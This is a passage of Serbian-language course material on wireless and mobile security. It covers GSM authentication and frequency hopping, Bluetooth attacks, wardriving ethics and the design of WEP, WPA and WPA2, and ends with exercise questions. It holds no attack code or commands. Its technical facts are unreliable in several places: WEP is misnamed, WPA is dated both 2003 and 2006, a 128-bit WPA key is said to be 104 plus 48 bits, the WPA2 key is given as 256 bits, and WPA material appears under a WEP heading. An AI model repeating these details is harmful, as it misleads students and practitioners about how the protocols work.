odmah prebacila na noviju verziju algoritma, COMP128-2. Iako algoritam povećava sigurnost u odnosu na prethodnu verziju, i u njemu su otkriveni neki sigurnosni propusti. Postoji i COMP128-3 verzija algoritma, koja koristi sva 64 bita za generisanje ključa Kc, u odnosu na COMP128-2 koji je oslabljen za 10 bitova postavljenih na vrednost 0.

PROMENA FREKVENCIJE

U GSM sistemu se koristi promena frekvencije, gde se svakih 4,615 ms tj. 217 puta u sekundi menja frekvencija nosioca signala.

Sekvencijalna promena frekvencije određena je sa dva parametra: HSN (Hopping Sequence Number) i MAIO (Mobile Allocation Index Offset). Postoje dva načina menjanja frekvencija: cikličko i necikličko. U oba načina, MAIO odlučuje u kojoj će se fazi menjanja frekvencije koristiti. Ako je HSN jednak 0, koristi se ciklično menjanje frekvencije gde mobilni uređaj jednostavno promeni bilo koji niz frekvencija. U necikličkom menjanju frekvencija, koristi se brojčani okvir za povećanje složenosti menjanja frekvencija. U oba slučaja menjanje frekvencije utiče na povećanje sigurnosti.
Ako bi napadač pokušao da prisluškuje kanal u svrhu pribavljanja podataka, morao bi da osluškuje i ceo spektar frekvencija sve dok ne pronađe onu koja se trenutno koristi. Napadač bi to morao da ponavlja svaki put kad dođe do promene frekvencije. U obe implementacije GSM-a (GSM900 i GSM1800), frekvencijski spektri su veličine nekoliko desetina MHz (u slučaju da je poznata lokacijska frekvencija operatera, te spektre je moguće smanjiti).

Ako se informacije prenose u običnom tekstualnom obliku, kao što se i prenose prilikom uspostavljanja veze, napadaču je vrlo lako da nastavi sekvencu (napadač bi znao koja je sledeća frekvencija). Međutim, prilikom postavljanja kanala za podatke ili govor, alociran je dodatni kanal slanjem poruka po inicijalnom kanalu u trenutku kada je taj kanal šifrovan, čime je napadaču znatno otežano pogađanje sekvence. Glavni sigurnosni problem u menjanju frekvencije jeste to što su parametri sekvenci u baznim stanicama uglavnom statični. Ako bi napadač imao pristup mobilnoj mreži, vrlo lako bi mogao saznati tipične parametre sekvenci. Uopšteno, menjanje frekvencije ne doprinosi mnogo podizanju nivoa sigurnosti, iako povećava složenost celog sistema.

BEZBEDNOST INFRASTRUKTURE

Arhitekture mobilnih komunikacionih sistema poseduju brojne različite karakteristike i osobine.

- Fleksibilnost i multifunkcionalnost***:*** *Budući mobilni sistemi pružaju ne samo govornu komunikaciju, već i komunikaciju podacima i multimedijalnu komunikaciju uz tehnologiju heterogenog pristupa. Novi funkcionalni moduli i elementi treba da budu instalirani u mreži. Najveći broj podsistema definiše svoju bezbednosnu arhitekturu. U okviru mreže zahtevi za bezbednosnom infrastrukturom moraju biti javno naglašeni.*
- Primena standardne tehnologije***:*** *Za razliku od prethodnih i današnjih sistema, budući mobilni komunikacioni sistemi usvojiće IP kao osnovnu mrežnu tehnologiju, koja je dobro*

poznata i otvorena za informaciono društvo i svet Interneta. Otuda je moguće da se lako unesu mnogobrojne pretnje bezbednosti na Internetu.

- Kritični servisi***:*** *Sve više servisa koji olakšavaju naš svakodnevni život biće kreirano i obezbeđeno od strane budućih mobilnih komunikacionih sistema.*

BEZBEDNI HANDOVER

Handover pruža mogućnosti da mobilna mreža podrži migraciju terminala.

Procedure handovera uključuju niz protokola za evidenciju entiteta koji se odnose na specifičnu mrežu. U mrežama za prenos podataka, pokretni terminal je registrovan kao specijalna priključna tačka.

U mobilnim mrežama, neiskorišćeni mobilni terminal selektuje baznu stanicu BS koja servisira ćeliju u kojoj je lociran. Značajno je za rutiranje paketa dolaznih podataka ili odgovarajućih govornih poziva.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

BEZBEDNOST PERSONALNIH BEŽIČNIH MREŽA

Bluetooth je tehnologija za bežično povezivanje uređaja na kratkim udaljenostima, orijentisan na spajanje mobilnih uređaja privatnim vezama.

Koriste se radio komunikacioni *sistemi i transmiterski čipovi u uređajima.* Bluetooth *protokol pojednostavljuje otkrivanje i konfigurisanje uređaja. Svaki Bluetooth uređaj oglašava sve servise kojima raspolaže. Na taj način olakšava se korišćenje servisa zato što nije neophodno dodeljivanje mrežnih adresa ili dozvola.*

Uparivanje uređaja formira relaciju od poverenja pomoću deljenja passkey ključa. Uređaj koji želi da komunicira sa uređajima od poverenja može kriptografski autentifikovati identitet drugog uređaja. Uređaj od poverenja može šifrovati podatke koje razmenjuje. Uparivanje može biti izbrisano u svakom trenutku od strane jednog od dva uređaja.

Za uspostavljanje kanala prenosa podataka, master i slave uređaj uzajamno proveravaju da li druga strana poznaje passkey. Ako ga uređaji znaju, dogovaraju se da li će kanal biti šifrovan, da li će se kontrolisati integritet podataka, ili i jedno i drugo. Zatim, slučajno biraju 128-bitni ključ sesije, čijih nekoliko bitova mogu biti i javni. Oslabljivanje ključa se preduzima radi usaglašavanja sa propisima različitih zemalja.

Za šifrovanje se koristi uzastopna šifra E0 a za kontrolu integriteta SAFER+.

TRI NAČINA IMPLEMENTACIJE SIGURNOSTI

Proizvođači uređaja određuju način implementacije.

Postojetri načina implementacije *sigurnosti između dva uređaja:*

- *nesiguran mod,*
- *obezbeđivanje sigurnosti na nivou usluge i*
- *sigurnost na nivou veze.*

Za uređaje postoje dva nivoa sigurnosti:

- *pouzdani uređaj I*
- *nepouzdani uređaj.*

Servisi imaju tri nivoa sigurnosti:

- *servisi koji zahtevaju autorizaciju i autentifikaciju,*
- *servisi koji zahtevaju samo autentifikaciju,*
- *servisi koji su otvoreni za sve uređaje.*

NAPADI NA BLUETOOTH

Navode se neke vrste napada na bluetooth protokol komunikacije.

Bluejacking *omogućava korisnicima telefona da šalju vizitkarte anonimno, korišćenjem Bluetooth bežične tehnologije. Bluejacking ne uključuje brisanje ili menjanje bilo kakvih podataka sa mobilnog uređaja. Ove vizitkarte vrlo često sadrže simpatične ili flertujuće poruke, a ne tipičan sadržaj vizitkarte, kao što je ime i broj telefona. Bluejackers najčešće traže telefon koji će „pingovati“ očekujući da će korisnik reagovati. Nakon toga šalju još ličnih poruka na taj telefon. Da bi se sproveo bluejacking, telefoni pošiljaoca i primaoca treba da budu na rastojanju manjem od 10 metara. Vlasnici telefona koji dobiju bluejack poruke trebalo bi da odbiju dodavanje kontakta u svoj telefonski imenik. Uređaji koji su postavljeni u režim non-discoverable (nevidljiv1) nisu podložni napadu bluejacking.*

Bluebugging *omogućava veštim pojedincima da pristupe komandama mobilnog telefona korišćenjem Bluetooth bežične tehnologije, bez notifikacije ili uzbunjivanja korisnika telefona. Ova slabost omogućava hakerima da iniciraju telefonske pozive, šalju i primaju poruke, čitaju i upisuju kontakte u imenik telefona, prisluškuju telefonske razgovore i povezuju se na Internet. Kao i pri drugim napadima, bez specijalne opreme, haker mora biti u krugu od 10 metara od telefona. Ovo je različita slabost od bluesnarfinga (sledeći napad koji opisujemo) i ne pogađa sve iste telefone kao i bluesnarfing.*

Bluesnarfing *omogućava hakerima da pristupe podacima smeštenim na telefon sa Bluetoothom uključenim tako da telefon ne upozorava korisnika da je ostvarena veza sa uređajem. Na taj način se može pristupiti telefonskim imenicima, pridruženim slikama, kalendarima, i IMEI kodu. Postavljanjem uređaja u režim non-discoverable , postaje značajno teže da se pronađe i napadne uređaj. Kao i pri drugim napadima, bez specijalne opreme,*

haker mora biti u krugu od 10 metara od telefona i mora imati uređaj sa specijalnim softverom. Samo neki stariji Bluetooth telefoni podložni su bluesnarfingu.

Poglavlje 7

Wardrive - ratna vožnja

WARDRIVE

Rastom broja bežičnih mreža, i njihovim lošim konfigurisanjem je došlo do potrebe mapiranja ovih mreža na geografskom nivou.

Izvršavanje ratne vožnje predstavlja aktivnost u kojoj „vozač“ tokom vožnje, korišćenjem određenih alata (Računar, Mrežni uređaj konfigurisan u “Monitor mode”, GPS prijemnik i softver za izvršavanje ratne vožnje), mapira sve mreže koje uređaj nalazi, podatke koje softver može izvući od prikupljenih signala (SSID i BSSID uređaja, Protokol zaštite koje ovaj uređaj koristi, proizvođača uređaja, kanal na kome ovaj uređaj funkcioniše, snagu signala) i dodeljuje geografske koordinate svakoj pristupnoj tački koju pronađe.
Ove informacije se kasnije mogu vizualizovati u cilju kreiranja interaktivne mape koja prikazuje lokaciju svake pristupne tačke, kao i informacija o njoj.
Termin „Wardriving” je nastao od starije tehnike, nazvanom “Wardialing”, popularizovanom u holivudskom hit filmu „Wargames”, u kojoj glavni akter filma vrši automatizovane pozive telefona kako bi našao brojeve koji su asocirani sa Dial-up modemima ili drugim računarskim sistemima.
Wardriving postaje jako popularna metoda mapiranja mreža, i vremenom dolazi do drugih metoda, sa jedinom razlikom u načinu kretanja prilikom mapiranja mreža.
• Warwalking: ovaj princip se ne izvodi vozilom, već hodanjem, uglavnom korišćenjem portabilnih uređaja (PDA uređaji, pametni telefoni, čak i određene ručne igračke konzole)
• Warbiking: princip sličan Warwalking-u, samo se osim hodanja koristi bicikl
• Warrailing: Mapiranje mreža prilikom voženja u vozu
• Warflying: Novija metoda mapiranja mreža, u kojoj se uređaj za izvršavanje mapiranja prikači na dron.

WARDRIVE - DA LI JE LEGALNO

Iako ovaj „hobi“ izgleda kao nemoralna, ili čak ilegalna radnja, njegovim izvršavanjem se ne krši nikakav zakon.

Gledajući da većina programa za izvršavanje ratne vožnje ne ostvaruju konekciju ni sa jednom mrežom, već samo analiziraju pakete koji se bežično prenose u njihovom okruženju. Na ovom principu funkcioniše Kismet, program koji će se koristiti u ovom radu.
Neki od programa funkcionišu drugačije, i njihov legalni status je malo manje siguran, npr. Netstumbler ne zahteva konfigurisanje mrežnog uređaja u Monitor Mode, već aktivno šalje WS-discovery poruke, i mapira svaki uređaj koji odgovori na ovu poruku.
Ovaj princip rada nije ilegalan, ali gledajući da dolazi do razmene poruka između „vozača“ i

pristupnih tačaka, moglo bi se reći da ovo predstavlja neki početni stadijum povezivanja sa mrežom, dok se u nekim državama (npr. Nemačkoj) sama asocijacija sa privatnom mrežom bez dozvole njenog vlasnika može smatrati ilegalnom.
Osobe koje se bave ovim hobijem smatraju akt izvršavanja ratne vožnje jako etičkim i socijalno odgovornim činom, kojim se može skrenuti pažnja javnosti na bitnost pravilnog osiguravanja bežičnih mreža, kao i na rizike koje korišćenje nesigurnih mreža. Mnogi „vozači“ su čak, nakon obavljenih vožnji po njihovim naseljima nudili komšijama sa loše konfigurisanim mrežama besplatnu uslugu obezbeđivanja njihovih mreža.

WARDRIVING ETIKA

Rastom broja ljudi koji se bave ovim hobijem je došlo i do kreiranja prvog etičkog koda Wardriver-a, pod imenom „Stumblers code of ethics v0.2”.

Ovaj prost dokument igra veliku ulogu u kreiranju internog etičkog sistema kod grupe ljudi koji se u javnosti uglavnom prikazuju u lošem svetlu.
Po ovom dokumentu, postoje 7 pravila kojih bi se ljudi koji se bave ovim hobijem trebalo pridržavati

1. Nikada se ne povezujte
2. Poštujte zakone saobraćaja
3. Poštujte tuđi posed
4. Ne koristite dobijene podatke za ličnu korist
5. Pratite moto „Take only pictures, leave only footprints”
6. Ukoliko pričate s nekim o Wardrive-ingu, nemojte pretvoriti razgovor u horor priču
7. Ukoliko se obraćate preko medija, zapamtite da predstavljate celo Wardriving društvo

Poglavlje 8

Bezbedni sadržaj

BEZBEDNI SADRŽAJ - UVOD

Bezbedni sadržaj SC se koristi da podrži komunikacionu bezbednost za entitete/čvorove u distribuiranim mrežama.

Bezbedna informacija sadrži stanje autentifikacije, rezultate autorizacije, kriptografske ključeve i algoritme. Bezbednosni sadržaj se obično ugovara. Autentifikacija i poverljivost nekih ili svih informacija se obavezno zahteva. Neophodno je puno poverenje između pristupnih mreža ili bez jedne pristupne mreže i provajdera servisa za duži vremenski period.

Neki značajni parametri bezbednosnog sadržaja su:

- *stanje autentifikacije*
- *stanje autorizacije (pristup na koji korisnički servisi i funkcije treba da budu autorizovani); rezultati autorizacije su deo sadržaja i mogu da budu dinamički osvežavani*
- *komunikaciono bezbednosni paramteri (kako bi se obezbedila poverljivost i/ili integritet prilikom komunikacije, pojedini kriptografski parametri, kao ključevi i algoritmi, moraju se uvesti u toku autentifikacija).*

Servisna mreža takođe prenosi stanja autorizacije do ciljne mreže. Međutim, tehnologija može da zavisi od tehnologije pristupne mreže.

BEZBEDNOSNI ZAHTEVI

GSM specifikacija identifikuje tri bezbednosne usluge.

GSM specifikacija identifikuje tri bezbednosne usluge značajne za GSM komunikaciju:

- *provera identiteta – sposobnost mobilnog uređaja da dokaže da ima dozvolu za korišćenje određenog pretplatničkog računa kod GSM operatera;*
- *poverljivost podataka – svi podaci i signalizacioni paketi moraju biti šifrovani;*
- *anonimnost korisnika – u trenutku provere identiteta pretplatnika, jedinstveni IMSI mora biti šifrovan.*

PROVERA IDENTITETA

Proverom identiteta se sprečava prijavljivanje neovlašćenih korisnika i neovlašćena upotreba korisničkih naloga ovlašćenih korisnika (pretplatnika).

*Da bi se rešio taj problem potrebno je uvesti proveru samog mobilnog uređaja . Mobilni uređaj je jedinstveno identifikovan preko IMEI . IMEI je petnaestocifreni broj utisnut na unutrašnjoj strani mobilnog uređaja (kod baterije), a moguće ga je očitati i pozivom na *#06#. U slučaju krađe mobilnog uređaja, vlasnik uređaja koji zna IMEI broj može da prijavi krađu operateru, koji će onemogućiti korišćenje tog mobilnog uređaja u svojoj mreži.*

SIM kartica služi kao veza između mobilne mreže i mobilnog uređaja. SIM kartica sadrži dve informacije potrebne za uspostavljanje pristupa pretplatničkom računu. IMSI – jedinstveni broj dodeljen svakom pretplatniku mobilnog uređaja korenski ključ Ki – slučajno generisan 128 bitni broj dodeljen svakom pretplatniku koji predstavlja početni ključ za generisanje svih provera tokom GSM komunikacije. Ki ključ je strogo zaštićen naveden je samo na SIM kartici i u mrežnom centru za proveru identiteta. Kada se govori o sigurnosti GSM mreže, važno je izbegavanje slanja nešifrovanog IMSI identifikacionog broja.

ŠIFROVANJE KOMUNIKACIJE

GSM sistem koristi simetrične algoritme šifrovanja.

Mobilna mreža može započeti šifrovanje podataka u bilo kojem trenutku posle provere identiteta za to se koristi generisani ključ Kc. Ključ Kc je poznat samo mobilnom uređaju i mobilnoj mreži. Metoda distribucije ključa Kc mobilnom uređaju je povezana sa procedurom provere identiteta. Svaki put kad se pokrene algoritam A3 za proveru identiteta, pokreće se i algoritma A8. Oba algoritma se izvršavaju u SIM kartici istovremeno. Algoritam A8 koristi slučajan broj RAND i ključ Ki kao ulaz za generisanje 64-bitnog ključa Kc koji se čuva u SIM kartici. Mobilna mreža takođe, generiše ključ Kc i šalje ga baznoj stanici koja učestvuje u komunikaciji.

Mobilna mreža može da koristi do 7 različitih algoritama za šifrovanje, ali sme da koristi samo one algoritme koje pojedini mobilni uređaji podržavaju. Izvorni algoritmi definisani u GSM standardu zasnivaju se na jednostavnom linearnom pomeračkom registru sa povratnom spregom (engl. LinearFeedback Shift Register, LFSR).

MREŽNI BEZBEDNOSNI ZAHTEVI

Bežične pristupne mreže razlikuju se po svojim opštim karakteristikama kao što su: širina propusnog opsega, pokrivenost, cena korišćenja, QoS i bezbednost.

Kada se govori o heterogenim mrežama, to znači da se radi o kombinaciji različitih mrežnih tehnologija i pristupa Internetu koji niko nije u stanju da kontroliše.

Ovde se podrazumevaju sledeći zahtevi:

- *mora se obezbediti priključenje i isključenje na mrežu, kako bi se sprečio neautorizovani korisnik da pristupi mreži;*
- *kontrola pristupa različitim servisima ili elementima mreže koju obezbeđuje operater;*
- *treba da postoji nivo poverenja između različitih mreža u kojima se korisnik kreće;*
- *mreža mora imati dobar mehanizam za tarifiranje usluga koje pruža korisniku, kako zbog samog korisnika, tako i zbog operatera;*
- *mogućnost konfiguracije koje treba da bude korektna i u sigurnim rukama;*
- *promene u bežičnom medijumu iziskuju adapaciju na fizičkom i MAC sloju;*
- *nepravilne bazne stanice su pretnja, i zbog toga mrežni operater treba da poseduje mehanizme identifikacije, i tako se štite korisnici.*

Poglavlje 9

Vežba - Wireless bezbednost

UPOZNAVANJE SA WIRELESS BEZBEDNOST

Dizajn i načina rada WEP, WPA i WPA2 protokola (Predviđeno vreme trajanja vežbe je 45 minuta)

U vreme nastanka Interneta i bežične komunikacije veliki problem je predstavljala sigurnost podataka i glavna tema inženjera koji su se bavili ovim tehnologijama je bila kako zaštititi podatke od neautorizovanog pristupa i kako obezbediti integritet tih podataka. Naime, kako bežična tehnologija funkcioniše tako što se “kroz vazduh” šalju informacije sa jedne i primaju sa druge strane, brzo je primećeno da je relativno lako “uhvatiti” te podatke i videti čemu oni služe. Jedini način da se očuva sigurnost ovih podataka, bio je da se osmisle protokoli koji će, enkripcijom istih podataka, obezbediti sigurno bežično slanje podataka.

Jedan od prvih tipova enkripcije koji je nudio nekakvu sigurnost pri slanju podataka WLAN mržom, bio je WEP (Wireless Equivalent Protection). Ovaj protokol je odobren Septembra 1999. godine od strane IEEE standardizacionog tela i postao standard u IEEE 802.11 bežičnim mrežama.


U početku je smatran kao veoma dobar sigurnosni protokol sve dok 2001. godine nije potpuno razotkriven od strane Scott-a R. Fluhrer-a, Itsik-a Mantin-a i Adi-a Shamir-a, usled mnogih nedostataka koji će biti objašnjeni u daljem tekstu. S obzirom da se WEP protokol u realnoj primeni strašno loše pokazao kao sigurnosni protokol, 2003. godine uveden je novi protokol koji je trebalo da ga zameni. Protokol koji je izabran od strane IEEE standardizacionog tela bio je WPA (Wi-Fi Protected Access) koji je bio pogodan za korišćenje na istim mrežnim uređajima kao i WEP ali je garantovao mnogo bolju enkripciju podataka, što je ujedno značilo i teži upad u mrežu i sigurnije slanje podataka kroz istu.Kako su iz godine u godinu računari postajali sve jači, nova tehnologija koja je sa njima stizala povećavala je snagu i brzinu rada procesora i ostalih računarskih komponenti. Ovakav rast tehonologije bio je veliki napredak u sferi računarstva ali je sa sobom doneo i nove pretnje za sigurnost podataka. Naime, sa novim brzinama rada procesora, stare enkripcije postajale su sve slabije i sve ranjivije na napade kao što su Brute force i Dictionary attack. Ovi napadi su omogućavali da se proverom svih karaktera, ili u drugom slučaju reči, pronađe odgovarajući ključ enkripcije.

To je predstavljalo novi izazov za WPA protokol, koji je postajao sve slabiji pa je 13. Marta 2006. godine IEEE uveo novi standard za sigurnost podataka. To je bio WPA2 sigurnosni protokol koji se bazirao na strukturi WPA protokola, ali je mesto stare i slabe TKIP (Temporal Key Integrity Protocol) enkripcije uveo novu, CCMP (Counter Mode with Cipher Block Chaining Message Authentication Code Protocol) enkripciju.

WIRELESS BEZBEDNOST

WEP protokol je sigurnosni protokol koji se koristi za zaštitu podataka u bežičnim mrežama

WEP protokol je sigurnosni protokol koji se koristi za zaštitu podataka u bežičnim mrežama. Kao što je pomenuto u prethodnom poglavlju, nastao je 1999. godine i od tada se koristi u IT industriji. Ovaj protokol je dizajniran da, kao što mu i ime govori, obezbedi sigurnost podataka koju nude standardne žične LAN (Local Area Network) mreže i da onemogući neautorizovan pristup samoj mreži. U teoriji, WEP bi mogao da bude veoma jak sigurnosni protokol, ali u praksi nije tako. Kao što je već rečeno, prepun je mana koje se lako mogu iskoristiti kako bi se probila zaštita mreže i tako ugrozila sigurnost podataka svih klijenata koji koriste probijenu mrežu. Naime, WEP radi kao enkripcioni protokol koji prvo ustanovljava standardni ključ koji je uvek isti za sve korisnike. Pomoću ovog ključa se pristupa samoj mreži i on ima veliku ulogu u enkriptovanju podataka. Standardni ključ se još naziva i deljeni ključ, jer se razmenjuje između pristupne stanice (engl. Access Point) i samog računara klijenta koji pokušava da pristupi mreži. Kada pristupna stanica proveri validnost primljenog ključa, u slučaju da je ispravan daje dozvolu klijentu da pristupi mreži, a u slučaju da je neispravan ključ, ne dozvoljava se pristu mreži i zahteva se ponovno unošenje ključa.



Slika 9.1 Prikaz pristupa bežičnoj mreži preko WEP protokola [Izvor: Autor]

WEP


Opis WEP protokola

Svrha samog WEP protokola je da onemogući „prisluškivanje“ sesije između klijenta i pristupne stanice na samoj bežičnoj mreži, ali ovde se javlja prvi od mnogih problema WEP protokola jer on ne sprečava prisluškivanje između korisnika koji imaju pristup bežičnoj mreži.

Pored deljenog ključa koji služi da onemogući neautorizovani pristup bežičnoj mreži, WEP omogućava i sigurnosnu enkripciju podataka i kontrolu integriteta podataka. Sigurnosna enkripcija podataka se vrši pomoću RC4 (Rivest Cipher 4) algoritma koji služi za šifrovanje podataka. WEP protokol koristi ovaj algoritam za enkripciju tako što pravi 64-bitni ključ koji se sastoji od 40 bitova za sam ključ i 24 bita za vektor inicijalizacije IV(Initialization vector). 40- bitni ključ predstavlja gore pomenuti deljeni ključ, a IV je vrednost generisana

RC4 algoritmom koja služi primaocu podataka da uspešno dekriptuje podatak. Podatak se enkriptuje tako što se na WEP ključ i na podatak koji se šalje primeni operacija ekskluzivne disjunkcije (XOR). Zatim se IV konkatuje (dodaje) šifrovanom tekstu i šalje ka primaocu. Upravo vrednost IV je najveći problem WEP protokola jer u teoriji, IV mora biti vrednost koja je jedinstvena i koja se koristi samo jednom, a kako bi bilo veoma zahtevno ispuniti ovaj cilj, u praksi se koriste jedinstvene vrednosti IV-a povremeno ponavljaju..

Upravo ovo ponavljanje vrednosti IV-a se koristi kao glavno "oružje" za napad na bežične mreže sa WEP protokolom. Pre primene ove operacije,na podatak koji se šalje se primenjuje CRC32 (cyclic redundancy check) algoritam koji proverava strukturu podataka, zapisuje tu vrednost u heksadecimalnom formatu i šalje je zajedno sa podatkom. Ovaj algoritam služi za proveru integriteta podatka koji je poslat, jer ako se na finalnoj destinaciji poklapaju ovo provere strukture podatka onda se podatak zadržava i šalje dalje ka klijentu, a ako se ne poklapaju, taj podatak se odbacuje. Ovaj algoritam ujedno služi i kao provera grešaka pri slanju nekog podatka. Na slici 2 može se videti prikaz enkripcije podataka pomoću WEP protokola




Slika 9.2 Prikaz enkripcije podataka pomoću WEP protokola) [Izvor: Autor]

WEP DEKRIPCIJA

Opis dekripcije WEP protokola

Dekripcija podataka pomoću WEP protokola se vrši tako što se odvoje šifrovan tekst i IV, zatim se pomoću RC4 algoritma od WEP ključa i poslatog IV-a napravi ključ koji kada se operaciom (XOR) primeni na šifrovan tekst, dobija se dekriptovan tekst, a zatim se vrši provera itegriteta podataka pomoću CRC32 algoritma.

Na slici 3 se može videti prikaz dekripcije podataka pomoću WEP protokola



Slika 9.3 Prikaz dekripcije podataka pomoću WEP protokola [Izvor: Autor]

WPA (Wi-FI Protected Access) – Dizajn protokola i način rada Usled brojnih nedostataka WEP protokola, 2006. godine IEEE uvodi WPA protokol kao standardni sigurnosni protokol za

bežične mreže. WPA protokol je osmišljen kao nadogradnja WEP protokola, pri čemu zamenjuje WEP protokol u svim segmentima koji su označeni kao ranjivi, odnosno u potpunosti menja WEP protokol.

Kod WPA protokola postoje dve osnovne podele: Enterprise i Personal koje se označavaju sa WPA-EAP i WPA-PSK respektivno. Glavna razlika je način autentikacije, gde u prvom slučaju postoji odvojeni (engl. Dedicated) server koji se bavi isključivo autentikacijom, a u drugom slučaju se autentikacija izvršava pomoću unapred određenog ključa (šifre) koja se određuje na pristupnoj stanici. S obzirom da se ovaj rad bavi sigurnošću privatnih WLAN mreža, Enterprise WPA protokol se neće detaljno analizirati u daljem tekstu, ali će se zato pažnja posvetiti Personal WPA protokolu. Razlika između WEP i WPA protokola se može videti na poljima autentikacije, enkripcije i provere integriteta podataka. Provera autentikacije je potpuno različita, dok se za enkripciju i proveru integriteta podataka koriste isti principi, samo sa dosta boljim algoritmima. Autentikacija kod WPA-PSK bežičnih mreža se vrši pomoću deljenog ključa (engl. PreShared key), odakle i potiče naziv WPA-PSK, koji čini šifru postavljenu na pristupnoj stanici. Šifra predstavlja reč sastavljenu od Unicode karaktera i može biti minimalne dužine od 8 karaktera a maksimalne 63 karaktera. Ova šifra se unosi na strani klijenta koji pokušava da pristupi bežičnoj mreži, zatim se upoređuje sa unapred zadatom šifrom na pristupnoj stanici i ako je vrednost provere tačna, klijentu.


WEP DEKRIPCIJA- NASTAVAK

Opis dekripcije WEP protokola - nastavak

WEP enkripcijom se omogućava pristup bežičnoj mreži, a ako nije, zahtev za konekcijom se odbija i klijent mora ponovo da unosi šifru. Autentikacioni proces počinje tako što pristupna stanica odašilje Beacon frame (način da se obaveste okolni uređaji da mreža postoji) i time šalje SSID(Service Set Identifier)- Naziv mreže. Kada se izabere data mreža, unosi se šifra.

Po uspešnoj proveri šifre, pristupna stanica klijentu šalje dve vrste ključeva, privatne i grupne (javne) ključeve pomoću kojih se kasnije enkriptuju podaci.

Na slici 4 se nalazi prikaz autentikacije na bežičnoj mreži sa WPA protokolom.



Slika 9.4 Prikaz autentikacije na bežičnoj mreži sa WPA protokolom [Izvor: Autor]

Enkripcija koju koristi WPA protokol je, u odnosu na onu koju koristi WEP protokol, dosta osnažena uvođenjem TKIP (temporal key integrity protocol) algoritma enkripcije. Umesto 64-bitnog ključa pomoću kog WEP protokol enkriptuje podatke, WPA protokol koristi 128-bitni ključ sa 104 bita deljenog ključa i 48 bita IV-a. Ovaj ključ nastaje tako što se kombinuju deljeni

ključ, IV vrednosti i MAC adresa klijenta i tako dobijeni ključ je dosta jači i sigurniji od WEP ključa. Kao dodatna sigurnost, TKIP algoritam menja vrednost ključa na svakih 10000 poslatih paketa, čime se dodatno osnažuje enkripcija. Treće sigurnosno poboljšanje koje donosi WPA protokol je poboljšana kontrola integriteta podataka. CRC32 algoritam koji je korišćen u WEP protokolu je zamenjen MIC (Message Integrity Check) algoritmom koji koristi proveru od 64 bita i vrši je i na klijentskoj strani i na strani pristupne stanice. Pri određivanju vrednosti MIC-a koriste se MAC adrese izvora i odredišta poslatog podatka i ovaj način kontrole integriteta podataka je mnogo otporniji na napade "ubacivanjem" (engl. Injection) i promenom poslatih paketa. Ako se utvrdi da je paket menjan, on se automatski odbacuje.

WPA2

WPA2 – Dizajn protokola i način rada

WPA2 sigurnosni protokol je nastao kao poboljšanje WPA protokola, s tim da je dizajniran tako da dodatno ojača enkripciju. Umesto TKIP algoritma koji je korišćen u WPA protokolu, uveden je novi, CCMP (Counter Mode with Cipher Block Chaining Message Authentication Code Protocol) protokol sa algoritmima koji su znatno bolji od TKIP-a. Ključ enkripcije se sastoji od 256 bitova koji enkriptuje podatke koji se šalju bežičnom mrežom. Autentikacija i integritet podataka WPA2 protokola su identični WPA protokolu i koriste iste principe. Najveća mana ova dva algoritma je korišćenje SSID-a kao načina enkripcije jer, kada je poznat SSID, moguće je razbiti ključ enkripcije i tako ugroziti sigurnost podataka. Slabosti predstavljenih protokola i napad na iste biće objašnjen u sledećem poglavlju i biće prikazani praktični primeri napada na WEP i WPA bežičnu mrežu. Objašnjenje napada na predstavljene protokole kao i praktični primeri napada na iste Sigurnosni protokoli, kao što im i samo ime kaže, su napravljeni da bi obezbedili sigurnost podataka u bežičnim mrežama. Iako imaju ovu nameru, ovi protokoli obično imaju "rupe" u svom načinu funkcionisanja koje se mogu iskoristiti za neautorizovani pristup mreži i krađu privatnih podataka.

ALATI ZA TESTIRANJE

Korišćeni softverski alati

Softwareski alat koji će biti iskorišćen pri napadima biće Kali Linux distribucija operativnog sistema koja služi za analizu svih poznatih hakerskih napada na računarske sisteme. Ova distribucija sadrži sav potreban softwar koji je potreban da bi se izveo napad na WEP, WPA i WPA2 protokole.

U dodatnim materijalima se nalazu uputstvo za testiranje bezbednosti WEP, WPA i WPA2 protokola.

Poglavlje 10

Individualne vežbe

ZADACI ZA VEZBU

Zadaci za individualan rad za lekciju 10 (Predviđeno vreme trajanja vežbe je 45 minuta)

Prvi zadatak
• Opišite razliku između WEP, WPA i WPA2 protokola i odgovorite na sledeća pitanja
o Koja je dužina ključa i maksimalni broj kombinacija kod svakog od protokola?
o Koju vrstu autentikacije koristi svaki od protokola?
o Koju vrstu enkripcije koristi svaki od protokola?
o Koja je dužina IV vektora kod svakog od procesora?
